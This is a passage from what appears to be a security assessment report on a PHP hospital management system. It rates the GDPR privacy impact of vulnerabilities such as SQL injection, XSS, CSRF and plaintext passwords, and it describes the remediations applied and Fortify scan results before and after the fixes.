After this change, even someone with full access to the database can no longer see or read any user's password. Only the hash is stored, and only the owner of the account knows the actual password. This removes the clear-text exposure at its root and also means passwords can no longer be displayed anywhere, because the clear-text value no longer exists in the system.

7.2. Privacy Assessment

7.2.1. SQL Injection and Privacy Impact

The SQL injection vulnerabilities identified in this application represent not only a technical security flaw but also a direct threat to patient privacy. The database contains sensitive

personal health information, including patient names, contact details, medical appointments, and prescriptions — all classified as special category data under **GDPR Article 9**.

A successful SQL injection attack would allow an attacker to extract, modify, or delete this data without authorisation, constituting a personal data breach under **GDPR Article 4(12)**. Such a breach would trigger mandatory notification obligations under **GDPR Article 33** (notification to the supervisory authority within 72 hours) and potentially **Article 34** (notification to affected individuals).

The privacy risk associated with this vulnerability is rated **Critical**, given the sensitivity of the data involved and the direct exploitability of the injection points identified by Fortify.

7.2.2. XSS and Privacy Impact

The XSS vulnerabilities identified in this application represent a direct threat to patient privacy. A successful XSS attack allows an attacker to execute arbitrary JavaScript in the context of an authenticated user's browser session. In a hospital management system, this means an attacker could silently steal the session cookie of a logged-in doctor or administrator and impersonate them, gaining full access to patient records, medical prescriptions, and appointment history — all classified as special category data under **GDPR Article 9**.

The stored (persistent) variant is particularly severe from a privacy perspective: the malicious payload is triggered automatically every time the compromised page is loaded, meaning a single injection can affect multiple users over an extended period without any further attacker interaction.

The absence of the `HttpOnly` flag on the `PHPSESSID` cookie, identified during the passive reconnaissance phase, amplifies this risk: without `HttpOnly`, the session cookie is directly accessible to JavaScript and can be exfiltrated with a trivial script.

A successful exploitation of this vulnerability would constitute a personal data breach under **GDPR Article 4(12)**, triggering mandatory notification obligations under **GDPR Article 33** (notification to the supervisory authority within 72 hours) and potentially **GDPR Article 34** (notification to affected individuals).

The privacy risk associated with this vulnerability is rated **Critical**.

7.2.3. CSRF and Privacy Impact

The CSRF vulnerabilities identified in this application represent a significant threat to patient privacy. A successful CSRF attack allows an attacker to perform privileged actions on behalf of an authenticated user without their knowledge or consent. In a hospital management system, this means an attacker could silently book, modify, or cancel medical appointments, alter patient records, or add and remove doctors — all by tricking an authenticated user into loading a malicious page.

Unlike XSS, CSRF does not require the attacker to inject code into the application. It exploits the trust that the server places in the browser's session cookies, which are attached automat-

ically to every request regardless of origin. The victim's identity and privileges are used as a weapon against the system they are authorised to use.

From a privacy perspective, the impact is twofold. First, patient data may be modified or deleted without consent, violating the principle of **data integrity** under **GDPR Article 5(1)(f)**, which requires that personal data be processed in a manner that ensures appropriate security, including protection against unauthorised alteration. Second, if the forged request triggers the disclosure of sensitive medical data in the response, that data may be captured by the attacker's page.

A successful exploitation would constitute a personal data breach under **GDPR Article 4(12)**, triggering mandatory notification obligations under **GDPR Article 33** and potentially **GDPR Article 34**.

The privacy risk associated with this vulnerability is rated **High**.

7.2.4. URL Redirection and Privacy Impact

The URL Redirection vulnerability identified in this application represents a threat to patient privacy through a different attack vector than XSS or CSRF. By supplying a malicious URL, an attacker could force the application to load and execute an arbitrary script in the context of an authenticated user's session. The consequences are equivalent to a successful XSS attack: the injected script could exfiltrate session cookies, capture keystrokes, or silently extract patient data displayed on the page.

What makes this variant particularly relevant from a privacy perspective is that the malicious code originates from an **external server controlled by the attacker**, rather than from data stored in the application's own database. This means the attack can be updated or modified at any time without touching the application itself, making it harder to detect and remediate after the fact.

In a hospital management system, where pages display sensitive personal health information classified as special category data under **GDPR Article 9**, the silent execution of attacker-controlled code constitutes a direct threat to the confidentiality and integrity of that data.

A successful exploitation would constitute a personal data breach under **GDPR Article 4(12)**, triggering mandatory notification obligations under **GDPR Article 33** and potentially **GDPR Article 34**.

The privacy risk associated with this vulnerability is rated **Critical**.

7.2.5. Privacy Violation

The Privacy Violation identified by Fortify represents one of the most direct breaches of data protection principles found in this assessment. Displaying passwords in plaintext inside the receptionist dashboard meant that any authenticated receptionist — or anyone who briefly gained access to an unattended workstation — could read the credentials of every doctor and patient registered in the system.

A password is not a piece of information that any role in the system needs to see. Its exposure serves no legitimate purpose and creates an unacceptable privacy risk. In the context of a hospital management system, where the same credentials may be reused across other services, the disclosure of a patient's password could extend the privacy impact well beyond the application itself.

This finding constitutes a direct violation of the principle of **confidentiality and integrity** under **GDPR Article 5(1)(f)**, which requires that personal data be processed in a manner that ensures appropriate security against unauthorised disclosure. It also violates the principle of **data minimisation** under **GDPR Article 5(1)(c)**, since displaying a password column in a listing page exposes data far beyond what is necessary for the task at hand.

The privacy risk associated with this vulnerability is rated **Critical**.

7.3. Password Autocompletion

The Password Autocompletion vulnerability identified by Fortify represents a privacy risk specific to shared or public workstations. When a browser stores a password entered into a form, that value persists in the browser's local storage and may be retrieved or auto-filled by a subsequent user of the same device. In a hospital environment, where receptionists and medical staff may share workstations, this means that a patient's or doctor's password could be exposed to an entirely different person without any active attack.

This finding violates the principle of **confidentiality** under **GDPR Article 5(1)(f)**, which requires appropriate security against unauthorised access to personal data. A password cached in a shared browser constitutes unauthorised disclosure of a credential that protects access to sensitive health information.

The privacy risk associated with this vulnerability is rated **High**.

7.3.1. Insecure Transport

The use of unencrypted `http://` links, while minor in isolation, represents a privacy concern in the broader context of a hospital management system. An unencrypted HTTP connection does not protect the confidentiality or integrity of the data transmitted, meaning that any party positioned between the user and the destination server — such as a network administrator, a malicious access point, or an ISP — could observe or modify the content in transit.

Although the flagged links do not directly transmit sensitive patient data, their presence in a healthcare application is inconsistent with the security posture expected of a system processing special category data under **GDPR Article 9**. The principle of **integrity and confidentiality** under **GDPR Article 5(1)(f)** requires that personal data be protected against unauthorised access during transmission, and the use of unencrypted connections — even for peripheral links — weakens the overall security architecture.

The privacy risk associated with this vulnerability is rated **Medium**.

7.3.2. Password Hashing

The storage of passwords in plaintext represents one of the most severe privacy violations identified in this assessment. A password database is a single point of catastrophic failure: if an attacker gains read access to the database — through SQL Injection, a misconfigured server, or a stolen backup — they immediately obtain the credentials of every user in the system without any further effort.

In a hospital management system, the consequences extend beyond the application itself. Users frequently reuse passwords across multiple services. The exposure of a patient's plaintext password could therefore compromise their email account, their online banking, or other medical portals — amplifying the privacy impact far beyond the scope of this application.

This finding constitutes a direct violation of **GDPR Article 5(1)(f)**, which requires that personal data be processed in a manner that ensures appropriate security against unauthorised disclosure, and of **GDPR Article 32**, which mandates the implementation of appropriate technical measures including encryption of personal data. The developer's own acknowledgement of this issue in the public README — stating that passwords are not encrypted — further confirms that this was a known and unresolved risk.

A successful database exfiltration exploiting this weakness would constitute a personal data breach under **GDPR Article 4(12)**, triggering mandatory notification obligations under **GDPR Article 33** and potentially **GDPR Article 34**.

The privacy risk associated with this vulnerability is rated **Critical**.

7.4. Privacy Architecture

7.4.1. SQL Injection Privacy Patterns

Following the remediation of the SQL injection vulnerabilities, the application's data access layer now aligns with established privacy engineering patterns.

The adoption of parameterized queries directly supports the **Minimal Information Asymmetry** pattern defined at privacypatterns.org: by structurally separating commands from data, the application ensures that only the intended data is accessed, preventing uncontrolled exposure of records belonging to other patients.

Additionally, restricting database queries to return only the fields required for each specific operation (principle of data minimisation, **GDPR Article 5(1)**) would further reduce the privacy impact of any residual attack surface.

The combination of prepared statements, role-based access control, and encrypted storage of sensitive fields constitutes a **Privacy by Design** architecture as required by **GDPR Article 25**.

7.4.2. XSS Privacy Patterns

The remediation of XSS through output encoding aligns with the **Privacy by Design** principle mandated by **GDPR Article 25**, which requires that data protection be embedded into the system architecture rather than added as an afterthought.

From a privacy pattern perspective, the fix supports the **Prevent Tracking** pattern defined at privacypatterns.org: by ensuring that untrusted data cannot be rendered as executable markup, the application prevents attackers from injecting scripts that could silently collect and exfiltrate patient data.

To further reduce the privacy attack surface, the following additional measures are recommended as part of a complete privacy architecture:

- **HttpOnly flag on session cookies:** setting `session.cookie_httponly = 1` in `php.ini` prevents JavaScript from accessing the session cookie entirely, eliminating the most common XSS-to-session-hijack attack chain.
- **Content Security Policy (CSP):** adding a Content-Security-Policy HTTP header restricts which scripts the browser is permitted to execute, providing a second layer of defence against XSS even if an injection point is missed.
- **Secure flag on session cookies:** setting `session.cookie_secure = 1` ensures the session cookie is only transmitted over HTTPS, preventing interception over unencrypted connections.

These measures, combined with the output encoding fix, constitute a defence-in-depth privacy architecture that protects patient session integrity in compliance with **GDPR Article 32**, which requires appropriate technical measures to ensure a level of security appropriate to the risk.

7.4.3. CSRF Privacy Pattern

The remediation of CSRF through the Synchronizer Token Pattern aligns with the **Privacy by Design** principle mandated by **GDPR Article 25**, which requires that appropriate technical measures be embedded into the system architecture to protect personal data by default.

From a privacy pattern perspective, the fix supports the **Lawful Consent** pattern defined at privacypatterns.org: by verifying that every state-changing request originates from the application's own interface, the system ensures that actions affecting patient data are only performed with the explicit and deliberate participation of the authenticated user.

To further strengthen the privacy architecture, the following additional measures are recommended:

- **SameSite cookie attribute:** setting `SameSite=Strict` or `SameSite=Lax` on session cookies instructs the browser not to attach them to cross-origin requests, providing a browser-level defence that complements the server-side token verification.

- **Re-authentication for sensitive operations:** actions with high privacy impact, such as deleting patient records or modifying prescriptions, should require the user to confirm their password before proceeding, regardless of CSRF protection.
- **Short session lifetime:** limiting the duration of authenticated sessions reduces the window of opportunity for a CSRF attack to succeed, in line with the data minimisation principle of **GDPR Article 5(1)(c)**.

These measures, combined with the Synchronizer Token Pattern, constitute a defence-in-depth privacy architecture that protects the integrity of patient data in compliance with **GDPR Article 32**.

7.4.4. URL Redirection Privacy Patterns

The remediation of the Open Redirect vulnerability through domain allowlisting aligns with the **Privacy by Design** principle mandated by **GDPR Article 25**, which requires that appropriate technical measures be embedded into the system architecture to protect personal data.

From a privacy pattern perspective, the fix supports the **Minimal Information Asymmetry** pattern defined at privacypatterns.org: by ensuring that only scripts from the application's own trusted domain can be loaded and executed, the system prevents external parties from gaining asymmetric access to data that the user did not intend to share.

To further strengthen the privacy architecture, the following additional measures are recommended:

- **Content Security Policy (CSP):** adding a `script-src` directive in the Content-Security-Policy HTTP header restricts which origins the browser is permitted to load scripts from, providing a browser-level enforcement of the same domain restriction implemented in the fix. This defence operates independently of the JavaScript code and cannot be bypassed by a logic error in the allowlist.
- **Subresource Integrity (SRI):** for any script that must be loaded from an external source, adding an integrity attribute ensures that the browser verifies the cryptographic hash of the file before executing it, preventing execution of a modified version even if the external server is compromised.

These measures, combined with the domain allowlist fix, constitute a defence-in-depth privacy architecture that protects the confidentiality of patient data in compliance with **GDPR Article 32**.

7.4.5. Privacy Violation

The remediation of this finding — removing the password column from both the doctor and patient listing pages — directly implements the **Data Minimisation** pattern: personal data is shown only when it is strictly necessary for the task at hand, and a password is never necessary to consult a list of users.

This aligns with the **Privacy by Default** principle of **GDPR Article 25(2)**, which requires that by default only personal data necessary for each specific purpose is processed and that

data is not made accessible to an indefinite number of persons without the individual's intervention.

To complete the privacy architecture for credential management, the following additional measures are recommended:

- **Password hashing:** passwords should never be stored in plaintext in the database. Applying a strong one-way hashing algorithm such as `password_hash()` with `PASSWORD_BCRYPT` ensures that even a full database dump does not expose usable credentials.
- **Role-based access control:** sensitive fields should be filtered at the query level based on the authenticated user's role, ensuring that the data never reaches the application layer unnecessarily.

7.4.6. Password Autocompletion

The remediation of this finding through `autocomplete="off"` aligns with the **Privacy by Default** principle of **GDPR Article 25(2)**: the system now ensures by default that credentials are not retained on the device beyond the active session, without requiring any action from the user.

From a privacy pattern perspective, the fix supports the **Minimal Information Asymmetry** pattern defined at privacypatterns.org: by preventing the browser from storing credentials locally, the application ensures that sensitive authentication data does not persist in an environment the user does not control.

To further strengthen credential privacy on shared workstations, the following additional measures are recommended:

- **Session timeout:** implementing an automatic session timeout after a period of inactivity ensures that an unattended workstation does not remain authenticated, reducing the risk of unauthorised access even if the browser cache cannot be fully controlled.
- **Secure and HttpOnly cookie flags:** ensuring that session cookies are marked `Secure` and `HttpOnly` prevents them from being accessed by JavaScript or transmitted over unencrypted connections, complementing the autocompletion fix with a broader credential protection strategy in line with **GDPR Article 32**.

7.4.7. Insecure Transport

The remediation of this finding — switching all external links from `http://` to `https://` — aligns with the **Privacy by Design** principle of **GDPR Article 25**, which requires that appropriate technical measures be embedded into the system to protect personal data by default.

To establish a complete secure transport architecture, the following additional measures are recommended:

- **HTTPS enforcement:** the application itself should be served exclusively over HTTPS, with an HTTP Strict Transport Security (HSTS) header configured to instruct browsers never to connect over plain HTTP, even if a user types the address without the protocol prefix.

- **Secure cookie flag:** session cookies should carry the Secure attribute, ensuring they are never transmitted over an unencrypted connection regardless of how the request is initiated.

These measures, combined with the protocol fix, ensure that all data flows in and out of the application are protected in transit, in compliance with **GDPR Article 32**.

7.4.8. Password Hashing

The remediation of plaintext password storage through `password_hash()` and `password_verify()` directly implements the **Privacy by Design** principle of **GDPR Article 25** and the technical security measures required by **GDPR Article 32**, which explicitly lists encryption as an appropriate safeguard for personal data.

From a privacy pattern perspective, the fix supports the **Minimal Information Asymmetry** pattern defined at privacypatterns.org: by storing only a one-way hash rather than the original credential, the application ensures that even a complete database compromise does not give an attacker usable passwords, minimising the information asymmetry between the attacker and the users whose data is stored.

To complete the password privacy architecture, the following additional measures are recommended:

- **Password strength policy:** enforcing a minimum password length and complexity requirement on the server side reduces the risk of hash cracking through dictionary or brute-force attacks, since stronger passwords produce hashes that are computationally harder to reverse.
- **Account lockout policy:** limiting the number of failed login attempts prevents online brute-force attacks against the authentication endpoint, complementing the hashing fix with a defence against credential guessing.
- **Removal of plaintext references:** the README file and any documentation that previously disclosed default plaintext credentials should be updated to remove this information from the public repository, eliminating the information disclosure identified during the passive reconnaissance phase.

7.5. Fortify Rerun (Post-Fix)

After applying all the remediations described in the previous sections, a second Fortify Scan-Central SAST scan was performed on the updated codebase. The results confirm a significant reduction in the number of open issues across all severity levels.

7.5.1. Severity Distribution (Post-Fix)

Severity	Pre-Fix	Post-Fix	Resolved
Critical	196	11	185 (-94.4%)

Severity	Pre-Fix	Post-Fix	Resolved
High	23	15	8 (-34.8%)
Medium	91	45	46 (-50.5%)
Low	175	177	-2 (+1.1%)
Total	485	248	237 (-48.9%)

7.5.2. Analysis

The most significant improvement is in the **Critical** category, which dropped from 196 to 11 issues — a reduction of 94.4%. This reflects the systematic remediation of SQL Injection (82 instances resolved), Persistent XSS (78 instances resolved), Reflected XSS (13 instances resolved), Privacy Violation (8 instances resolved), and Open Redirect (1 instance resolved).

The **High** category was reduced from 23 to 15, with the Privacy Violation: Autocomplete findings fully resolved through the addition of `autocomplete="off"` on all password fields.

The **Medium** category was halved from 91 to 45. The remaining 44 Medium findings are classified as Cross-Site Scripting: Poor Validation — these are conservative warnings raised by Fortify on input fields where validation is present but not considered sufficient by the scanner's ruleset. They represent a lower risk than the Critical XSS instances already resolved.

The **Low** category remained substantially stable (175 → 177), with a marginal increase of 2 findings. This is expected: Low findings typically relate to informational issues such as hardcoded domains in HTML and system information leaks, which were outside the scope of the primary remediation effort.

7.5.3. Residual Findings

The 11 remaining Critical findings include Path Manipulation (3), Insecure Transport (2), and isolated instances of DOM XSS, Weak Encryption, and hardcoded keys — predominantly located in third-party library code (TCPDF) that is outside the direct control of the application developers. Addressing these findings would require updating or replacing the third-party dependencies involved.

Overall, the second scan confirms that the remediation strategy was effective: the total number of open issues was reduced by 48.9%, and the Critical category — which represents the most immediately exploitable vulnerabilities — was reduced by 94.4%.

8.

Summary of the Work

Over the course of this work, a large number of the vulnerabilities were addressed and fixed. These included SQL injection, cross-site scripting (in its persistent, reflected and DOM-based forms), privacy violations such as the display of clear-text passwords, the use of unvalidated URLs to load scripts, insecure transport links, and the insecure storage of passwords, which was moved from clear text to a hashed representation. For each class of issue, the remediation followed the recommended best practice, parameterised queries, context-appropriate output encoding, minimisation of exposed private data, secure transport and one-way password hashing.

8.1. Re-testing

After the fixes were applied, the application was tested again using several tools to confirm that the vulnerabilities had actually been resolved and not just apparently addressed. This re-testing step was important to verify that each change had the intended effect and did not introduce new problems, providing evidence that the corrected issues no longer appear in the analysis.

8.2. Remaining Findings

A number of findings are still visible in Fortify and were intentionally left as they are. These correspond to known issues inside the third-party libraries used by the application. We deliberately chose not to edit those library files by hand. Modifying the source code of a dependency is bad practice, because the changes would be lost at the next update and could break the library's behaviour.

The correct way to resolve such findings would be to download an updated version of the affected library, in which the maintainers have already fixed the known problems. In this specific case, however, that approach is risky, the application itself is very old, and updating the libraries could introduce compatibility problems with the existing code. For this reason these residual findings were documented as third-party issues rather than modified directly, leaving the decision to upgrade as a separate, carefully evaluated step.

8.3. Final Remarks

The result of this work is an application whose own **code is significantly more secure than at the start**. The vulnerabilities under our direct control have been remediated and verified, while the remaining items are clearly identified as belonging to outdated dependencies.

9.1. Legal and Regulatory Framework

Regulation (EU) 2016/679 (GDPR). General Data Protection Regulation. Official text available via EUR-Lex: <https://eur-lex.europa.eu/eli/reg/2016/679/oj>

9.2. Privacy Engineering Patterns

Privacy Patterns. Catalogue of privacy design patterns maintained by the Privacy & Security by Design community: <https://privacypatterns.org>

9.3. Security Standards

- **OpenCRE (Open Common Requirement Enumeration):** Cross-reference framework linking security standards, guidelines, and requirements: <https://www.opencre.org>
- **OWASP Top Ten:** Standard awareness document for web application security risks: <https://owasp.org/www-project-top-ten/>
- **OWASP Cheat Sheet Series:** Implementation guidance for the remediations applied: <https://cheatsheetseries.owasp.org>

9.4. Tooling and Implementation References

- **OWASP Fortify ScanCentral SAST:** Static Application Security Testing tool used for the vulnerability assessment and post-fix verification scans.
- **PHP Manual:** `password_hash()`, `password_verify()`, and session configuration directives (`session.cookie_httponly`, `session.cookie_secure`): <https://www.php.net/manual/it/>